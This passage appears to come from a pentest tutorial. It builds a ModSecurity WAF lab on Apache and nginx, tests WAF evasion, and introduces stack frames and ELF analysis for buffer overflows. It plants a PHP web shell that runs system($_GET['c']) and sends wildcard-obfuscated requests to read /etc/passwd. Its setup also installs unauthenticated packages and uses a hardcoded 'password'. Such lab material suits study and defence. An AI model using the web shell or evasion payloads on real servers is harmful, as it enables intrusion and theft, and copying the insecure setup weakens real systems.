mkdir -p ~/waf
cd ~/waf
```

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```
# Install ModSecurity
apt install libapache2-modsecurity -o Acquire::ForceIPv4=true -y < /dev/null
systemctl restart apache2

# OWASP ModSecurity Core Rule Set
# Default package uses ModSecurity 2 and we want 3
mv /etc/modsecurity/modsecurity.conf-recommended modsecurity.conf
apt install git -y < /dev/null
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
cd owasp-modsecurity-crs
mv crs-setup.conf.example /etc/modsecurity/crs-setup.conf
mv rules/ /etc/modsecurity/
# Point to OWASP rules by modify /etc/apache2/mods-available/security2.conf
mv /etc/apache2/mods-available/security2.conf{,.bak}
cat > /etc/apache2/mods-available/security2.conf <<'EOF'
<IfModule security2_module>
    # Default Debian dir for modsecurity's persistent data
    SecDataDir /var/cache/modsecurity
    # Include all the *.conf files in /etc/modsecurity.
    # Keeping your local configuration in that directory
    # will allow for an easy upgrade of THIS file and
    # make your life easier
    IncludeOptional /etc/modsecurity/*.conf
    Include /etc/modsecurity/rules/*.conf
</IfModule>
EOF

systemctl restart apache2
```

Test ModSecurity

```
# Replace example.com.conf with test ModSecurity SecRule
cat > /etc/apache2/sites-available/example.com.conf <<'EOF'
<Directory /var/www/html/example.com/public_html>
    Require all granted
</Directory>
<VirtualHost *:80>
    ServerName example.com
    ServerAlias www.example.com
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/example.com/public_html

    ErrorLog /var/www/html/example.com/logs/error.log
    CustomLog /var/www/html/example.com/logs/access.log combined

    SecRuleEngine On
    SecRule ARGS:testparam "@contains test" "id:1234,deny,status:403,msg:'Our_
↪test rule has triggered'"
</VirtualHost>
EOF

# testparam triggers WAF, testpara doesn't, and /bin/bash does
curl localhost/phptest.php?testparam=test
curl localhost/phptest.php?testpara=test
curl localhost/phptest.php?exec=/bin/bash
```

8.21.4 Building the WAF using nginx (LEMP)

Look at [Nginx Server Configs](#) to harden nginx below.

Install ModSecurity with NGINX

Compiling and Installing ModSecurity for Open Source NGINX

```
# Become www2.example.com locally
IP=$(ip addr show eth0 | grep "inet\b" | awk '{print $2}' | cut -d/ -f1)
echo "waf-nginx" > /etc/hostname
hostname -F /etc/hostname
sed -i '1 i\'$IP' www2.example.com waf-nginx.example.com waf-nginx.localdomain waf-
↳nginx' /etc/hosts

# Install nginx from nginx.org and not Debian
cat > /etc/apt/sources.list.d/nginx.list <<'EOF'
deb [allow-insecure=yes allow-downgrade-to-insecure=yes] http://nginx.org/packages/
↳mainline/debian/ stretch nginx
deb-src [allow-insecure=yes allow-downgrade-to-insecure=yes] http://nginx.org/
↳packages/mainline/debian/ stretch nginx
EOF

apt update -o Acquire::ForceIPv4=true < /dev/null
apt install nginx --allow-unauthenticated -o Acquire::ForceIPv4=true -y < /dev/null

# Install prereq packages needed for building software
apt install -o Acquire::ForceIPv4=true -y apt-utils autoconf automake build-essential
↳git libcurl4-openssl-dev libgeopip-dev liblmbd-dev libpcre++-dev libtool libxml2-dev
↳libyajl-dev pkgconf wget zlib1g-dev < /dev/null

# Download and compile ModSecurity
mkdir -p ~/waf
cd ~/waf
git clone --depth 1 -b v3/master --single-branch https://github.com/SpiderLabs/
↳ModSecurity
cd ModSecurity
git submodule init
git submodule update
./build.sh
./configure
make
make install
cd ..

# Download NGINX Connector for ModSecurity and compile as dynamic module
git clone --depth 1 https://github.com/SpiderLabs/ModSecurity-nginx.git
NV=$(nginx -v 2>&1 | sed 's/^\.*\\//')
wget -4 http://nginx.org/download/nginx-{$NV}.tar.gz
tar zxvf nginx-{$NV}.tar.gz
cd nginx-{$NV}
./configure --with-compat --add-dynamic-module=../ModSecurity-nginx
make modules
cp objs/nginx_http_modsecurity_module.so /etc/nginx/modules

# Load the NGINX ModSecurity Connector Dynamic Module
```

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```
# Add to top-level context in /etc/nginx/nginx.conf
# load_module modules/nginx_http_modsecurity_module.so;
sed -i '2 i\load_module modules/nginx_http_modsecurity_module.so;' /etc/nginx/nginx.conf

# Configure, enable, and test ModSecurity
mkdir /etc/nginx/modsec
wget -4 -P /etc/nginx/modsec/ https://raw.githubusercontent.com/SpiderLabs/
↪ModSecurity/master/modsecurity.conf-recommended
mv /etc/nginx/modsec/modsecurity.conf-recommended /etc/nginx/modsec/modsecurity.conf
sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/nginx/modsec/
↪modsecurity.conf
# SecRequestBodyInMemoryLimit is a problem, so comment it out
sed -i 's/^SecRequestBodyInMemoryLimit/#SecRequestBodyInMemoryLimit/' /etc/nginx/
↪modsec/modsecurity.conf

# Create /etc/nginx/modsec/main.conf
cat > /etc/nginx/modsec/main.conf <<'EOF'
# From https://github.com/SpiderLabs/ModSecurity/blob/master/\
# modsecurity.conf-recommended
#
# Edit to set SecRuleEngine On
Include "/etc/nginx/modsec/modsecurity.conf"
# Basic test rule
SecRule ARGS:testparam "@contains test" "id:1234,deny,status:403"
EOF

# Add to end of /etc/nginx/conf.d/default.conf:
sed -i '/^}/i\
    # modsecurity\
    modsecurity on;\
    modsecurity_rules_file /etc/nginx/modsec/main.conf;' /etc/nginx/conf.d/default.
↪conf

systemctl restart nginx

# testparam triggers WAF, testpara doesn't, and /bin/bash does
curl localhost/?testparam=test
curl localhost/?testpara=test
curl localhost/?exec=/bin/bash
```

Add in the OWASP CRS

Using the OWASP CRS with the NGINX Plus with ModSecurity WAF

```
# Download OWASP
cd ~/waf
wget -4 https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/v3.0.2.tar.gz
tar -xzf v3.0.2.tar.gz
mv owasp-modsecurity-crs-3.0.2 /usr/local
cd /usr/local/owasp-modsecurity-crs-3.0.2
cp crs-setup.conf.example crs-setup.conf
cd ~/waf

# Change /etc/nginx/modsec/main.conf
cat > /etc/nginx/modsec/main.conf <<'EOF'
```

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```
# From https://github.com/SpiderLabs/ModSecurity/blob/master/\
# modsecurity.conf-recommended
#
# Edit to set SecRuleEngine On
Include "/etc/nginx/modsec/modsecurity.conf"

# OWASP CRS v3 rules
Include /usr/local/owasp-modsecurity-crs-3.0.2/crs-setup.conf
Include /usr/local/owasp-modsecurity-crs-3.0.2/rules/*.conf
EOF

systemctl restart nginx

# Nikto User-Agent triggers WAF
curl -H "User-Agent: Nikto" http://localhost/
```

Install and configure MySQL

```
# Install mysql database
PW=password
apt install mysql-server -y < /dev/null
# change root password and answer Y
{ echo -e "\n"; echo "Y"; echo "$PW"; echo "$PW"; yes Y; } | \
    mysql_secure_installation
# Create test database and user
mysql -u root -p$PW
CREATE DATABASE webdata;
GRANT ALL ON webdata.* TO 'webuser' IDENTIFIED BY 'password';
quit
```

Install and configure PHP

```
# Install php7
apt install php7.0-fpm php7.0-mysql -o Acquire::ForceIPv4=true -y < /dev/null
apt install php7.0-curl php7.0-json php7.0-cgi -o Acquire::ForceIPv4=true -y < /dev/
↪null
# add nginx user to www-data (needed for nginx to contact php-fpm)
usermod -a -G www-data nginx
sed -i 's/^;cgi.fix_pathinfo=1.*$/cgi.fix_pathinfo=0/' /etc/php/7.0/fpm/php.ini
systemctl restart php7.0-fpm

# Configuration in /etc/nginx/conf.d/php.conf
HN=waf-nginx
CONF="/etc/nginx/conf.d/default.conf"
cat > /tmp/php.conf <<'EOF'
    location ~ /\.php$ {
        root    /usr/share/nginx/html;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    }

    location ~ /\.ht {
```

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```

        deny all;
    }
EOF
sed -i '/# modsecurity/r /tmp/php.conf' $CONF
rm /tmp/php.conf

systemctl reload nginx

# Add php database config file
PHPDIR=/usr/share/nginx/html
cat > $PHPDIR/config.php <<'EOF'
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'webuser');
define('DB_PASSWORD', 'password');
define('DB_NAME', 'webdata');
?>
EOF

# Add php page
cat > $PHPDIR/phptest.php <<'EOF'
<html>
<head>
    <title>PHP Test</title>
</head>
<body>
<?php
include_once 'config.php';

echo '<p>Hello World</p>';

// In the variables section below, replace user and password with your own MySQL
→credentials as created on your server
$servername = DB_SERVER;
$username = DB_USERNAME;
$password = DB_PASSWORD;

// Create MySQL connection
$conn = mysqli_connect($servername, $username, $password);

// Check connection - if it fails, output will include the error message
if (!$conn) {
    die('<p>Connection failed: <p>' . mysqli_connect_error());
}
echo '<p>Connected successfully</p>';
?>
</body>
</html>
EOF

# Make sure can connect to database
curl localhost/phptest.php

```

8.21.5 WAF evasion

WAF Evasion Techniques

Review [Web Application Firewall \(WAF\) Evasion Techniques](#) and [Web Application Firewall \(WAF\) Evasion Techniques #2](#).

Test using a PHP script running shell commands on the nginx server (which is a very dangerous thing):

```
# Add shell command execution PHP script
PHPDIR=/usr/share/nginx/html
cat > $PHPDIR/x1y2z3.php <<'EOF'
<?php echo 'ok: '; print_r($_GET['c']); echo ('<br \>'); system($_GET['c']); ?>
EOF

# Modify configuration to add "setvar:tx.paranoia_level=..."
CRS=/usr/local/owasp-modsecurity-crs-3.0.2/crs-setup.conf
sed -i '$ s/"$/,\\/' $CRS
LEVEL=1
echo " setvar:tx.paranoia_level=$LEVEL\" >> $CRS
tail -n 5 $CRS

systemctl restart nginx

# Try paranoia levels 1-4
for l in 1 2 3 4; do
    echo -e "\n\n LEVEL $l"
    LEVEL=$l
    sed -i '$ s/..$/'$LEVEL'"/' $CRS
    systemctl restart nginx
    tail -n 1 $CRS
    echo -e "\nLEVEL $LEVEL - TRY 1\n"
    curl localhost/x1y2z3.php?c=/bin/cat+/etc/passwd
    echo -e "\nLEVEL $LEVEL - TRY 2\n"
    curl localhost/x1y2z3.php?c=???/c?t+/etc/passwd
    echo -e "\nLEVEL $LEVEL - TRY 3\n"
    curl localhost/x1y2z3.php?c=???/c?t+/???/??ss??
done
```

8.22 WiFi Tutorial

To study wifi network traffic see:

- [802.11 Sniffer Capture Analysis - Management Frames and Open Auth](#)
- [Tutorial: WPA Packet Capture Explained](#)
- [Wireshark Hands-On Exercises](#)

PENTEST BUFFER OVERFLOW

If you want to learn about exploiting [Buffer overflow](#) on the Linux Intel platform you will have to understand assembly language, the stack & subroutine calling conventions, ELF binary sections (.text, .data, .bss) & the PLT/GOT, `binutils` programs,

9.1 Assembly Language Overview

9.1.1 Useful Assembler Links

Here are some useful starting points for learning assembly language:


- [gdb cheat sheet](#) for debugging programs
- [x86 Assembly Guide](#) (follows the Intel assembler syntax)
- [Baby steps in x86 assembly](#) (follows the AT&T assembler syntax)
- [Wikibooks x86 Assembly](#)
- [x86 instruction listings](#)
- [The Intel 8086 / 8088/ 80186 / 80286 / 80386 / 80486 Instruction Set](#)
- [Intel x86 Assembler Instruction Set Opcode Table](#)
- [Intel® 64 and IA-32 Architectures Software Developer Manuals.](#)
- [Function prologue](#)
- [SecurityTube's Assembly Language Megaprimer for Linux](#)
- [Load-time relocation of shared libraries](#) for a more advanced discussion of load-time relocation. Note this mentions:

Load-time relocation is one of the methods used in Linux (and other OSes) to resolve internal data and code references in shared libraries when loading them into memory. These days, position independent code (PIC) is a more popular approach, and some modern systems (such as x86-64) no longer support load-time relocation.

You'll be looking at hex dumps so note that the Intel x86 processor is [little-endian](#), meaning that the hex value 0x12345678 in a 32-bit word it would appear as x78x56x34x12 and printing the value in a stack overflow would require `python -c 'print("\x78\x56\x34\x12")'`. When building exploits you would use the `struct.pack('<I', 0x12345678)` python routine to build an exploit string.

9.1.2 The Stack Frame and Calling Conventions

First understand the stack frame used by any routine is delimited by the `ebp` and `esp` registers. The stack starts at the top of the address space and grows down:



Next understand the [Calling Conventions](#).


The caller must save caller-saved registers, push arguments onto the stack, then issue the `call` instruction, which pushes the return address onto the stack. This is key for a stack overflow exploits - the return address can be changed to something else (like the address of a shell code exploit). Upon return, the caller must remove the return parameters from the stack and restore caller-saved registers.

The callee standard subroutine entrance code saves the callers stack frame info and sets up the local stack frame. Simply pushing `ebp` on the stack (`push ebp`) saves the callers stack frame. Setting up the local stack frame is done via `mov ebp, esp` then allocating stack space by `sub esp, SPACE`:


```
08048520 <play>:
play():
8048520: 55                push    ebp      # save callers ebp
8048521: 89 e5            mov     ebp,esp  # new ebp
8048523: 81 ec 18 01 00 00 sub     esp,0x118 #
↪allocate stack space, here 70w, 280b
```

The callee returns by the `leave` and `ret` instructions. `leave` undoes the subroutine entrance code and `ret` undoes the caller's `call`. Specifically, `leave` sets `esp <- ebp` (pointing to the caller's saved `esp`) and pops the stack into `ebp` (recall the first thing the callee did was to `push ebp`). That sets up the old stack frame. Then `ret` essentially pops the stack into the instruction pointer `eip` (recall the `call` instruction pushed the return address on the stack). Again, a stack overflow allows changing the return address to something else like a shellcode exploit.


This is the caller's stack before the `call`:




The caller prepares the stack just before the `call`:




Just after the `call` instruction the return address is pushed onto the stack but the callee has not set up the stack:




Just after the callee sets up their stack:




Just after the callee executes the `leave` instruction (before the `ret`):



Just after the callee executes the `ret` instruction:



Finally after the caller pops off the calling data:



9.2 ELF and binutils

9.2.1 ELF Basics

ELF & Binutils

You should understand the basics of the [ELF](#) file, [binutils](#) utilities for manipulating them, and [Chapter 9. Dynamic Linking](#). For more detailed information on linking see [Linkers part 1, ... up to part 20](#).

Sections & Segments

[ELF file layout](#) starts with a header listing the ELF segments, which contain sections. So ELF file = { segments, { sections } }. Sections are primarily used at for linking and relocation, while segments are used at run-time. Another good description can be found in [Chapter 8. Behind the process](#).

Below are the 29 sections for a very small program. `.text` is the program instructions, `.data` is much of the data, and `.got.plt` is the target of the GOT overwrite attack.

```
me@myhost:~/work/pentest-meetup$ readelf --sections prog
There are 29 section headers, starting at offset 0x1164:

Section Headers:
 [Nr] Name                Type              Addr             Off             Size            ES Flg Lk  Inf Al
 [ 0] .interp                PROGBITS          08048134          000134           000013           00  A  0   0  1
 [ 2] .note.ABI-tag          NOTE              08048148          000148           000020           00  A  0   0  4
 [ 3] .note.gnu.build-id     NOTE              08048168          000168           000024           00  A  0   0  4
 [ 4] .gnu.hash              GNU_HASH          0804818c          00018c           000024           04  A  5   0  4
 [ 5] .dynsym                DYNSYM            080481b0          0001b0           000090           10  A  6   1  4
 [ 6] .dynstr                STRTAB            08048240          000240           000078           00  A  0   0  1
 [ 7] .gnu.version            VERSYM            080482b8          0002b8           000012           02  A  5   0  2
 [ 8] .gnu.version_r         VERNEED           080482cc          0002cc           000030           00  A  6   1  4
 [ 9] .rel.dyn               REL               080482fc          0002fc           000010           08  A  5   0  4
[10] .rel.plt               REL               0804830c          00030c           000030           08  A  5  12  4
[11] .init                 PROGBITS          0804833c          00033c           000030           00 AX  0   0  4
[12] .plt                 PROGBITS          0804836c          00036c           000070           04 AX  0   0  4
[13] .text                 PROGBITS          080483e0          0003e0           00024c           00 AX  0   0 16
[14] .fini                 PROGBITS          0804862c          00062c           00001c           00 AX  0   0  4
[15] .rodata               PROGBITS          08048648          000648           000101           00  A  0   0  4
[16] .eh_frame             PROGBITS          0804874c          00074c           000004           00  A  0   0  4
[17] .ctors                PROGBITS          08049f14          000f14           000008           00 WA  0   0  4
[18] .dtors                PROGBITS          08049f1c          000f1c           000008           00 WA  0   0  4
[19] .jcr                  PROGBITS          08049f24          000f24           000004           00 WA  0   0  4
[20] .dynamic               DYNAMIC           08049f28          000f28           0000c8           08 WA  6   0  4
[21] .got                  PROGBITS          08049ff0          000ff0           000004           04 WA  0   0  4
[22] .got.plt              PROGBITS          08049ff4          000ff4           000024           04 WA  0   0  4
[23] .data                 PROGBITS          0804a018          001018           000008           00 WA  0   0  4
[24] .bss                  NOBITS            0804a020          001020           00000c           00 WA  0   0 32
[25] .comment               PROGBITS          00000000          001020           000054           01 MS  0   0  1
[26] .shstrtab              STRTAB            00000000          001074           0000ee           00  0   0  1
[27] .symtab                SYMTAB            00000000          0015ec           000450           10  28 44  4
[28] .strtab                STRTAB            00000000          001a3c           000250           00  0   0  1

Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

me@myhost:~/work/pentest-meetup$
```

Buffer overflow attacks are often directed at `.data` as it is “W” and the GOT overwrite attack depends on `.got.plt` being “W”. Further note that no segment is both executable (“X”) and writeable (“W”). Buffer overflows have to be targeted at “W” sections which are not “X”. That is why current exploits depend so heavily on [return-to-*](#) techniques (* =

libc, PLT, GOT) and ROP. In both cases, the overflowed data do not have assembly code instructions, but instead have the address of either existing routines or (in ROP's case) gadgets, which are snippets of assembly code ending in a *ret* instruction. So they are return addresses vs. code to be directly executed. The exploit tricks the code to return to the data containing the addresses, which string together a enough addresses to accomplish significant computing, like start a bash shell.

Here is a listing of the 8 segments for the same program. Note that both .got.plt and .data are loaded in segment 03 which is "RW", while the .text code section is in segment 02 which is "R E" allowing execution but not writing. Note that segment 00 has no sections

```
me@myhost:~/work/pentest-meetup$ readelf --segments prog

Elf file type is EXEC (Executable file)
Entry point 0x80483e0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset             VirtAddr           PhysAddr          FileSiz MemSiz  Flg Align
  PHDR           0x000034            0x08048034         0x08048034         0x00100 0x00100 R E 0x4
  INTERP         0x000134            0x08048134         0x08048134         0x00013 0x00013 R   0x1
                  [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000            0x08048000         0x08048000         0x00750 0x00750 R E 0x1000
  LOAD           0x000f14            0x08049f14         0x08049f14         0x0010c 0x00118 RW 0x1000
  DYNAMIC        0x000f28            0x08049f28         0x08049f28         0x000c8 0x000c8 RW 0x4
  NOTE           0x000148            0x08048148         0x08048148         0x00044 0x00044 R   0x4
  GNU_STACK      0x000000            0x00000000         0x00000000         0x00000 0x00000 RW 0x4
  GNU_RELRO      0x000f14            0x08049f14         0x08049f14         0x000ec 0x000ec R   0x1

Section to Segment mapping:
Segment Sections...
 00
 01      .interp
 02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
↪version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
 03      .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
 04      .dynamic
 05      .note.ABI-tag .note.gnu.build-id
 06
 07      .ctors .dtors .jcr .dynamic .got
me@myhost:~/work/pentest-meetup$
```

9.2.2 Example: Older ELF Buffer Overflow

Old exploit ELF

This is an ELF used in an older version of an exploit on the web. You can download the base64-encoded ELF file then run the following to convert it to an ELF and run the executable.

```
F=file
P=prog
R=run.in
base64 -d $F > $P
cp $P orig.$P # save a copy
file $P
chmod +x $P
cat > $R <<EOF
```

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```
42
Only entering 42 gets you to the buffer overflow string.
EOF
./$P < $R
```

Running this gives us:

```
hacker@kali:~$ F=file
hacker@kali:~$ P=prog
hacker@kali:~$ R=run.in
hacker@kali:~$ base64 -d $F > $P
hacker@kali:~$ cp $P orig.$P # save a copy
hacker@kali:~$ file $P
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
↳interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.15,
↳BuildID[shal]=228f96f2cf7397f9078fd1f092709353abe98be6, not stripped
hacker@kali:~$ chmod +x $P
hacker@kali:~$ cat > $R <<EOF
> 42
> Only entering 42 gets you to the buffer overflow string.
> EOF
hacker@kali:~$ ./$P < $R
Shall we play a game?
0. Hello world
1. All your base
2. Months that start with Feb
>
Well met young skywalker... Your move.
> On second thoughts, let's not go there. It is a silly place.
```

binutils ELF analysis

file

Lets look at the file basics:

```
file $P
```

Running this gives us:

```
hacker@kali:~$ file $P
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
↳interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.15,
↳BuildID[shal]=228f96f2cf7397f9078fd1f092709353abe98be6, not stripped
```

Which compiler?

Lets look at the compiler used:

```
objdump -s --section .comment $P
readelf --string-dump=.comment $P
strings --all $P | grep -i gcc
```

Running this gives us:

```
hacker@kali:~$ objdump -s --section .comment $P

prog:      file format elf32-i386

Contents of section .comment:
0000 4743433a 20285562 756e7475 2f4c696e  GCC: (Ubuntu/Lin
0010 61726f20 342e352e 322d3875 62756e74  aro 4.5.2-8ubunt
0020 75342920 342e352e 32004743 433a2028  u4) 4.5.2.GCC: (
0030 5562756e 74752f4c 696e6172 6f20342e  Ubuntu/Linaro 4.
0040 352e322d 38756275 6e747533 2920342e  5.2-8ubuntu3) 4.
0050 352e3200                                5.2.
hacker@kali:~$ readelf --string-dump=.comment $P

String dump of section '.comment':
 [   0] GCC: (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
 [  2a] GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2

hacker@kali:~$ strings --all $P | grep -i gcc
GCC: (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2
```

So we have an unstripped 32 bit Linux ELF built using GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2. A quick Internet search turns up [gcc-4.5 4.5.2-8ubuntu4 source package in Ubuntu](#), which points to Natty (Ubuntu 11.04).

Dynamic dependencies

Lets look at the dependencies and symbols:

```
ldd $P
nm -Dls $P
```

Running this gives us:

```
hacker@kali:~$ ldd $P
linux-gate.so.1 (0xf773d000)
libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xf7571000)
/lib/ld-linux.so.2 (0xf7740000)
hacker@kali:~$ nm -Dls $P
U fflush
w __gmon_start__
0804864c 00000004 R __IO_stdin_used
U __isoc99_scanf
U __libc_start_main
U printf
U puts
0804a020 00000004 B stdout
```

ELF segments contain sections

For a more detailed look list the segments and the contained sections in the program:

```
readelf --segments $P
readelf --sections $P
```

Running this gives us:

```
hacker@kali:~$ readelf --segments $P
```

```
Elf file type is EXEC (Executable file)
Entry point 0x80483e0
There are 8 program headers, starting at offset 52
```

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00100	0x00100	R E	0x4
INTERP	0x000134	0x08048134	0x08048134	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x08048000	0x08048000	0x00750	0x00750	R E	0x1000
LOAD	0x000f14	0x08049f14	0x08049f14	0x0010c	0x00118	RW	0x1000
DYNAMIC	0x000f28	0x08049f28	0x08049f28	0x000c8	0x000c8	RW	0x4
NOTE	0x000148	0x08048148	0x08048148	0x00044	0x00044	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x4
GNU_RELRO	0x000f14	0x08049f14	0x08049f14	0x000ec	0x000ec	R	0x1

Section to Segment mapping:

Segment Sections...

```
00
01 .interp
02 .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
→version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
04 .dynamic
05 .note.ABI-tag .note.gnu.build-id
06
07 .ctors .dtors .jcr .dynamic .got
```

```
hacker@kali:~$ readelf --sections $P
```

There are 29 section headers, starting at offset 0x1164:

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048134	000134	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048148	000148	000020	00	A	0	0	4
[3]	.note.gnu.build-i	NOTE	08048168	000168	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	0804818c	00018c	000024	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481b0	0001b0	000090	10	A	6	1	4
[6]	.dynstr	STRTAB	08048240	000240	000078	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482b8	0002b8	000012	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482cc	0002cc	000030	00	A	6	1	4
[9]	.rel.dyn	REL	080482fc	0002fc	000010	08	A	5	0	4
[10]	.rel.plt	REL	0804830c	00030c	000030	08	A	5	12	4
[11]	.init	PROGBITS	0804833c	00033c	000030	00	AX	0	0	4
[12]	.plt	PROGBITS	0804836c	00036c	000070	04	AX	0	0	4
[13]	.text	PROGBITS	080483e0	0003e0	00024c	00	AX	0	0	16
[14]	.fini	PROGBITS	0804862c	00062c	00001c	00	AX	0	0	4
[15]	.rodata	PROGBITS	08048648	000648	000101	00	A	0	0	4
[16]	.eh_frame	PROGBITS	0804874c	00074c	000004	00	A	0	0	4
[17]	.ctors	PROGBITS	08049f14	000f14	000008	00	WA	0	0	4
